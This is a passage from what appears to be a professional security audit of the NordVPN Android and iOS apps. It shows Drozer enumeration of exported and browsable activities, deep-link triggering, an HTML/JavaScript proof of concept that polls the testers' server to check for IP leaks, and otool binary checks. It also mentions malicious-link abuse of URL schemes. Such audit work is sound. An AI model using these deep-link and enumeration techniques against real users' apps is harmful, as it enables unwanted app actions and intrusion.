


Figure 29- MobSF Framework (1)





Figure 30- MobSF Framework (2)


**MobSF**

RECENT SCANS
STATIC ANALYZER
DYNAMIC ANALYZER
API DOCS
ABOUT
Search MD5

Static Analyzer

Information
Scan Options
**Signer Certificate**
Permissions
Android API
Browsable Activities
Security Analysis
Malware Analysis
Reconnaissance
Components
PDF Report
Print Report
Start Dynamic Analysis

**SIGNER CERTIFICATE**

```

APK is signed
v1 signature: True
v2 signature: True
v3 signature: False
Found 1 unique certificates
Subject: C=PA, ST=Panama, L=Panama, O=Tefincom, OU=Mobile Development, CN=Alex Weblowsky
Signature Algorithm: rsassa_pkcs1v15
Valid From: 2016-01-22 07:19:25+00:00
Valid To: 2041-01-15 07:19:25+00:00
Issuer: C=PA, ST=Panama, L=Panama, O=Tefincom, OU=Mobile Development, CN=Alex Weblowsky
Serial Number: 0x724d9712
Hash Algorithm: sha256
md5: ae8e3397a9180b209684ede51d74f901
sha1: faba42561be52057f670b4412fd513ef687ca47a
sha256: bc64ae0725af656b3b10b684cd1df4c9d6b7f81bc5dc32df3a3b2ce94ce61466
sha512: 059e35c38725cb7ebfda0d479aee73bf300d42c52b9046756f87b2fdd877df8bf6dfb39c9abf0a19f2decd1661
PublicKey Algorithm: rsa
Bit Size: 2048
Fingerprint: 542aea74b643c3d5b7ddb60e04e356983eaf5f1b7c3a7dddb16e2483da1f83a9


```

Search:

STATUS	DESCRIPTION
secure	Application is signed with a code signing certificate
warning	Application is signed with v1 signature scheme, making it vulnerable to Janus vulnerability on Android <7.0

Showing 1 to 2 of 2 entries
Previous
1
Next

**Figure 31 - MobSF Framework (3)**



**Figure 32 - MobSF Framework (4)**

Thanks to this combined effort (automated and manual source code analysis), we were able to spot the following issues and proceeded to perform a deeper analysis where needed: **APK v1 Signature Supported**, **Cleartext Storage of Sensitive Information**, **Lack of Memory Protections**, **Realm Database Key Stored in Plaintext**.

## Dynamic Analysis

Dynamic analysis is the testing and evaluation of a program by executing data in real-time. For this task, we performed different tests using Drozer, which allows to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps' IPC endpoints and the underlying OS.

We started our analysis by running the *app.package.attacksurface* module, which get the attack surface of a package (Activities, Broadcast Receivers, Content Providers and Services):

```
dz> run app.package.attacksurface com.nordvpn.android
Attack Surface:
  11 activities exported
  7 broadcast receivers exported
  0 content providers exported
```

## 2 services exported

dz>

The “exported” flag means that either an activity, a broadcast receiver or a service can receive intents from outside the application. Intents are messaging objects that can be used to request actions from another app components. The `app.activity.info` allowed us to get more information about exported activities:

```
dz> run app.activity.info --package com.nordvpn.android -i -v
Package: com.nordvpn.android
com.nordvpn.android.WelcomeActivity
  Permission: null
  Intent Filter:
    Actions:
      - android.intent.action.VIEW
    Categories:
      - android.intent.category.DEFAULT
      - android.intent.category.BROWSABLE
    Data:
      - nordvpn://*:** (type: *)
com.nordvpn.android.MainActivity
  Permission: null
  Target Activity: com.nordvpn.android.WelcomeActivity
com.nordvpn.android.purchaseUI.StartSubscriptionActivity
  Permission: null
  Intent Filter:
    Actions:
      - android.intent.action.VIEW
    Categories:
      - android.intent.category.DEFAULT
      - android.intent.category.BROWSABLE
    Data:
      - nordvpn://purchase:** (type: *)
      - nordvpn://buy:** (type: *)
      - nordvpn://signup:** (type: *)
      - nordvpn://deal:** (type: *)
com.nordvpn.android.purchaseUI.freeTrial.SuggestFreeTrialActivity
  Permission: null
  Intent Filter:
    Actions:
      - android.intent.action.VIEW
    Categories:
      - android.intent.category.DEFAULT
      - android.intent.category.BROWSABLE
    Data:
      - nordvpn://free:** (type: *)
com.nordvpn.android.purchaseUI.stripe.FinishPaymentActivity
  Permission: null
  Intent Filter:
    Actions:
      - android.intent.action.VIEW
    Categories:
      - android.intent.category.DEFAULT
      - android.intent.category.BROWSABLE
    Data:
      - nordvpn://payment:** (type: *)
com.nordvpn.android.oAuth.ui.AuthenticationActivity
  Permission: null
  Intent Filter:
    Actions:
```

```

    - android.intent.action.VIEW
Categories:
    - android.intent.category.DEFAULT
    - android.intent.category.BROWSABLE
Data:
    - nordvpn://login:** (type: *)
com.nordvpn.android.inAppMessages.listUI.AppMessagesListActivity
Permission: null
Intent Filter:
Actions:
    - android.intent.action.VIEW
Categories:
    - android.intent.category.DEFAULT
    - android.intent.category.BROWSABLE
Data:
    - nordvpn://messages:** (type: *)
com.nordvpn.android.deepLinks.DeepLinkDisconnectActivity
Permission: com.nordvpn.android.permissions.OWNER
Intent Filter:
Actions:
    - android.intent.action.VIEW
Categories:
    - android.intent.category.DEFAULT
Data:
    - nordvpn://disconnect:** (type: *)
com.nordvpn.android.deepLinks.DeepLinkConnectActivity
Permission: null
Intent Filter:
Actions:
    - android.intent.action.VIEW
Categories:
    - android.intent.category.DEFAULT
    - android.intent.category.BROWSABLE
Data:
    - nordvpn://connect:** (type: *)
com.nordvpn.android.deepLinks.DeepLinkLogActivity
Permission: null
Intent Filter:
Actions:
    - android.intent.action.VIEW
Categories:
    - android.intent.category.DEFAULT
    - android.intent.category.BROWSABLE
Data:
    - nordvpn://support_ticket:** (type: *)
com.nordvpn.android.deepLinks.DeepLinkSnoozeActivity
Permission: com.nordvpn.android.permissions.OWNER
Intent Filter:
Actions:
    - android.intent.action.VIEW
Categories:
    - android.intent.category.DEFAULT
    - android.intent.category.BROWSABLE
Data:
    - nordvpn://snooze_actions:** (type: *)
dz>

```

From the output above, we can see that the following activities are exported:


- *com.nordvpn.android.WelcomeActivity*



- `com.nordvpn.android.MainActivity`
- `com.nordvpn.android.purchaseUI.StartSubscriptionActivity`
- `com.nordvpn.android.purchaseUI.freeTrial.SuggestFreeTrialActivity`
- `com.nordvpn.android.purchaseUI.stripe.FinishPaymentActivity`
- `com.nordvpn.android.oAuth.ui.AuthenticationActivity`
- `com.nordvpn.android.inAppMessages.listUI.AppMessagesListActivity`
- `com.nordvpn.android.deepLinks.DeepLinkConnectActivity`
- `com.nordvpn.android.deepLinks.DeepLinkLogActivity`

We can start an activity by using the `app.activity.start` module, specifying the package and component names:

```
dz> run app.activity.start --component com.nordvpn.android com.nordvpn.android.WelcomeActivity
dz>
```



**Figure 33 -NordVPN application Main Activity**


Additionally, we can enumerate which activities are BROWSABLE. Browsable activities are activities that can be invoked from the web browser by the use of deep links:

```
dz> run scanner.activity.browsable -a com.nordvpn.android
Package: com.nordvpn.android
Invocable URIs:
nordvpn://
nordvpn://purchase
nordvpn://free
```

```
nordvpn://payment
nordvpn://login
nordvpn://messages
nordvpn://connect
nordvpn://support_ticket
nordvpn://snooze_actions
Classes:
com.nordvpn.android.WelcomeActivity
com.nordvpn.android.purchaseUI.StartSubscriptionActivity
com.nordvpn.android.purchaseUI.freeTrial.SuggestFreeTrialActivity
com.nordvpn.android.purchaseUI.stripe.FinishPaymentActivity
com.nordvpn.android.oAuth.ui.AuthenticationActivity
com.nordvpn.android.inAppMessages.listUI.AppMessagesListActivity
com.nordvpn.android.deepLinks.DeepLinkConnectActivity
com.nordvpn.android.deepLinks.DeepLinkLogActivity
com.nordvpn.android.deepLinks.DeepLinkSnoozeActivity
```

In particular, one browsable activity caught our attention: *com.nordvpn.android.deepLinks.DeepLinkConnectActivity*, which can be triggered by the use of the *nordvpn://connect* deep link, as can be seen next:


```
dz> run app.activity.start --action android.intent.action.VIEW --data-uri "nordvpn://connect"
dz>
```



**Figure 34 - NordVPN application Connect Activity**

Moreover, it is also possible, for example, to specify the country to where the application should reconnect:

```
dz> run app.activity.start --action android.intent.action.VIEW --data-uri "nordvpn://connect?country=de"
dz>
```



**Figure 35 - NordVPN application Connect Activity - Germany**


We wanted to test if this functionality was reconnecting the device to the new server without leaking the client's real IP address in the middle of the process. For this task, we used the following *Proof-of-Concept*:

*ipleak.html*:


```
<!DOCTYPE html>
<html>
<head>
  <title>IP Leak Test</title>
</head>
<body>
  <script type="text/javascript">
    function ipLeak() {
      var pollingWorker = new Worker('pollingWorker.js');
      pollingWorker.addEventListener('message', function contentReceiverFunc(e) {
        document.write(e.data + "<br>");
      });
    }
  </script>
  <a href="nordvpn://connect?country=de" target="_blank" onclick="ipLeak();">Begin Test</a>
</body>
</html>
```

*pollingWorker.js:*

```
function fetchIp() {
  fetch('http://vsattack.versprite.services', {
    method: 'GET',
    mode: 'no-cors',
  }).then(function(promise) {
    self.postMessage("Requested");
  }, function(error) {
    console.log('error', error);
  });
}
setInterval(function() {
  fetchIp();
}, 100);
```



**Figure 36 - IP Leak Test**



**Figure 37 - NordVPN application Connect Activity triggered from our Proof-of-Concept**

The idea was simple: if an unsuspecting user was to load a malicious link on a web browser, the reconnect message would pop up. The message states that the application *needs* to reconnect, so it would not be rare for the user to actually end up clicking on the *Reconnect* button. After the *Begin Test* link is clicked, the *Proof-of-Concept* starts sending multiple *fetch()* HTTP requests to the *vsattack.versprite.services* server. From the results of our tests, we were not able to find any evidence of the NordVPN application leaking the client's real IP address while the reconnection was happening, meaning that this procedure seems to be secure. In the following HTTP server logs, you can see the switch from 193.37.252.36 (NordVPN United States server) to 82.102.16.228 (NordVPN Germany server):

```
('Serving HTTP on 0.0.0.0 port', 80, '...')

[...]
```

193.37.252.36	- -	[12/Nov/2020 12:52:51]	"GET / HTTP/1.1"	200	-
193.37.252.36	- -	[12/Nov/2020 12:52:51]	"GET / HTTP/1.1"	200	-
193.37.252.36	- -	[12/Nov/2020 12:52:51]	"GET / HTTP/1.1"	200	-
193.37.252.36	- -	[12/Nov/2020 12:52:51]	"GET / HTTP/1.1"	200	-
193.37.252.36	- -	[12/Nov/2020 12:52:51]	"GET / HTTP/1.1"	200	-
193.37.252.36	- -	[12/Nov/2020 12:52:51]	"GET / HTTP/1.1"	200	-
193.37.252.36	- -	[12/Nov/2020 12:52:51]	"GET / HTTP/1.1"	200	-
193.37.252.36	- -	[12/Nov/2020 12:52:51]	"GET / HTTP/1.1"	200	-
193.37.252.36	- -	[12/Nov/2020 12:52:52]	"GET / HTTP/1.1"	200	-
193.37.252.36	- -	[12/Nov/2020 12:52:52]	"GET / HTTP/1.1"	200	-
82.102.16.228	- -	[12/Nov/2020 12:52:57]	"GET / HTTP/1.1"	200	-
82.102.16.228	- -	[12/Nov/2020 12:52:57]	"GET / HTTP/1.1"	200	-
82.102.16.228	- -	[12/Nov/2020 12:52:57]	"GET / HTTP/1.1"	200	-
82.102.16.228	- -	[12/Nov/2020 12:52:57]	"GET / HTTP/1.1"	200	-
82.102.16.228	- -	[12/Nov/2020 12:52:58]	"GET / HTTP/1.1"	200	-
82.102.16.228	- -	[12/Nov/2020 12:52:58]	"GET / HTTP/1.1"	200	-
82.102.16.228	- -	[12/Nov/2020 12:52:58]	"GET / HTTP/1.1"	200	-
82.102.16.228	- -	[12/Nov/2020 12:52:58]	"GET / HTTP/1.1"	200	-
82.102.16.228	- -	[12/Nov/2020 12:52:58]	"GET / HTTP/1.1"	200	-

```
[...]
```

## iOS Application Attack surface

During the security assessment of the iOS client, we covered the attack surface of the application by analyzing the following areas that might be susceptible to exploitation:

- Custom URL Schemes
- iOS WebViews
- Network communications
- Data Storage
- Application logic
- Memory protections

For example, while reviewing the way the application was storing critical information on the device we analyzed the application folders and use of the keychain services. The protection of sensitive data, such as authentication tokens and private information, is key for a sound mobile security.

On the device storage we found that no sensitive information was stored in cleartext. As can be observed in the following snippet encrypted databases were created during installation and the username, password and other information was stored in these files:

```
VSs-iPad:/var/mobile/Containers/Data/Application/87DC0DBC-2709-4E4B-BAE6-09233D802695 root# find .  
.  
./StoreKit  
./StoreKit/receipt  
./Documents  
./Documents/default.encrypted.realm  
./Documents/default.encrypted.realm.management  
./Documents/default.encrypted.realm.management/access_control.new_commit.cv  
./Documents/default.encrypted.realm.management/access_control.write.mx  
./Documents/default.encrypted.realm.management/access_control.control.mx  
./Documents/default.encrypted.realm.management/access_control.pick_writer.cv  
./Documents/default.encrypted.realm.lock  
./Documents/default.encrypted.realm.note  
./com.apple.mobile_container_manager.metadata.plist  
[...]
```

However, as shown on issue [Realm Database Key Stored in Plaintext](#), it was possible to decrypt these databases by using a hardcoded password that was discovered on the application source code.

As an alternative, the iOS Keychain can be used to securely store short, sensitive bits of data, such as encryption keys and session tokens. It is implemented as an SQLite database that can be accessed through the Keychain APIs only.

During the security assessment, we also verified if the application had any custom URL scheme declared. As can be observed in the following screenshot, *nordvpn* and *fb104904993305938* were two of the schemes in use:

```
<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">  
<plist version="1.0">  
  <dict>  
    <key>CFBundleDevelopmentRegion</key>  
    <string>en</string>  
    <key>CFBundleURLTypes</key>  
    <array>  
      <dict>  
        <key>CFBundleURLSchemes</key>  
        <array>  
          <string>nordvpn</string>  
        </array>  
        <key>CFBundleURLName</key>  
        <string/>  
      </dict>  
      <dict>  
        <key>CFBundleURLSchemes</key>  
        <array>  
          <string>fb104904993305938</string>  
        </array>  
      </dict>  
    </array>  
    <key>MinimumOSVersion</key>  
    <string>13.0</string>  
    <key>NSAppTransportSecurity</key>  
    <dict>  
      <key>NSAllowsArbitraryLoads</key>  
      <false/>  
    </dict>  
  </dict>  
</plist>
```

Figure 38 - URL Schemes

With this information at hand, we decided to look for potential functions in the application binary which gave us some hints.

```
$ strings NordVPN | grep -i "nordvpn://"
nordvpn://selectProtocol
nordvpn://selectAutoConnect
nordvpn://dismissToRootCard
nordvpn://selectAddSiri
nordvpn://openDetectedLeaks
```

Moreover, we tried with a dictionary of functions to identify additional methods. As a result, we found that the disconnect method was implemented and that it could be triggered without the user confirmation by means of a malicious HTML code that would redirect the browser to said URL. More information on this issue was detailed on vulnerability [Insecure URL Scheme Implementation](#).

Next, we continued by analyzing the application Mach-O binary. This is the actual executable file or the machine code that runs on an iPhone that was dumped from the jailbroken device. It uses the files from the Bundle Container and produces what is visible to the user of the application.

Although Xcode enables all binary security features by default, it is still relevant to check for the misconfiguration of compilation options. For instance, security features such as ARC, Stack Canary and PIE should be enabled.

For this purpose, a series of tools were used. First, we used the otool which has numerous options that help to disassemble Mach-O binaries. By using otool, we were able to get the APIs that the iOS application was using. This can also helped us to know classes and methods in use.

First, we checked if the application was encrypted. Whenever an application is uploaded to App Store, it comes with Apple's Fairplay DRM encryption. But it is important to verify that correct settings have been applied.

```
$ otool -l NordVPN | grep -A4 LC_ENCRYPTION_INFO
cmd LC_ENCRYPTION_INFO_64
cmdsize 24
cryptoff 20480
cryptsize 4096
cryptid 1
```

```
$ otool -l NordVPN | grep cryptid
cryptid 1
```

The value of cryptid is 1 which shows that the application binary is encrypted. If for an application, the cryptid value is 0, it would mean that the application binary is unencrypted.

Moving forward we verified if the binary was compiled using best practices with features such as ARC, Stack Canaries and ASLR.

ASLR (Address Space Layout Randomization) protects iOS application binary against memory corruption vulnerabilities by randomizing the application objects location in the memory each time the application restarts. It is implemented by compiling iOS application binary with PIE (Position Independent Executable) flag.

If ASLR is not enabled for an iOS application, offsetting of the location of modules and certain in-memory structures would not take place randomly and will hence open a gate for Buffer Overflow attack.



```
$ otool -hv NordVPN
Mach header
      magic cputype cpusubtype  caps      filetype ncmds sizeofcmds      flags
MH_MAGIC_64  ARM64          ALL      0x000    EXECUTE   99       10192    NOUNDEFS DYLDLINK TWOLEVEL BINDS_TO_WEAK
PIE
```

From the previous proof of concept, it is clear that the NordVPN application has ASLR enabled on its binary.

A similar procedure was followed to verify if ARC was enabled. ARC (Automatic Reference Counting) helps in automatic memory management in iOS applications by handling the reference count of objects automatically at compile time. It is implemented by compiling the iOS application binary with fobjc-arc flag.

Disabling ARC for an iOS application will stabilize the reference count for the objects and give the attacker a chance to corrupt the victim's device memory and also exploit the Buffer Overflow vulnerability.

```
$ otool -Iv NordVPN | grep release
0x000000010030e814  516  _$So170S_dispatch_queueC8DispatchE20AutoreleaseFrequencyOMa
0x000000010030e838  519
_.$So170S_dispatch_queueC8DispatchE5label3qos10attributes20autoreleaseFrequency6targetABSS_AC0D3QoSVA bCE10Att
ributesVAbCE011AutoreleaseI00ABSGtcfC
0x000000010030f108  1096  __Block_release
0x000000010030f420  1198  _dispatch_release
0x000000010030f774  1324  _objc_autorelease
0x000000010030f780  1325  _objc_autoreleasePoolPop
0x000000010030f78c  1326  _objc_autoreleasePoolPush
0x000000010030f798  1327  _objc_autoreleaseReturnValue
0x000000010030f864  1344  _objc_release
0x000000010030f87c  1346  _objc_retainAutorelease
0x000000010030f888  1347  _objc_retainAutoreleaseReturnValue
0x000000010030f894  1348  _objc_retainAutoreleasedReturnValue
0x000000010030f930  1361  _objc_unsafeClaimAutoreleasedReturnValue
0x000000010030f9d8  1375  _pb_release
0x000000010030ff0c  1487  _swift_release
0x000000010030ff18  1488  _swift_release_n
0x00000001003d8a28  515  _$So170S_dispatch_queueC8DispatchE20AutoreleaseFrequency07inheritA2EmFWC
0x00000001003d9ad0  516  _$So170S_dispatch_queueC8DispatchE20AutoreleaseFrequencyOMA
0x00000001003d9ae8  519
_.$So170S_dispatch_queueC8DispatchE5label3qos10attributes20autoreleaseFrequency6targetABSS_AC0D3QoSVA bCE10Att
ributesVAbCE011AutoreleaseI00ABSGtcfC
0x00000001003da0c8  1096  __Block_release
0x00000001003da2d8  1198  _dispatch_release
0x00000001003da510  1324  _objc_autorelease
0x00000001003da518  1325  _objc_autoreleasePoolPop
0x00000001003da520  1326  _objc_autoreleasePoolPush
0x00000001003da528  1327  _objc_autoreleaseReturnValue
0x00000001003da5b0  1344  _objc_release
0x00000001003da5c0  1346  _objc_retainAutorelease
0x00000001003da5c8  1347  _objc_retainAutoreleaseReturnValue
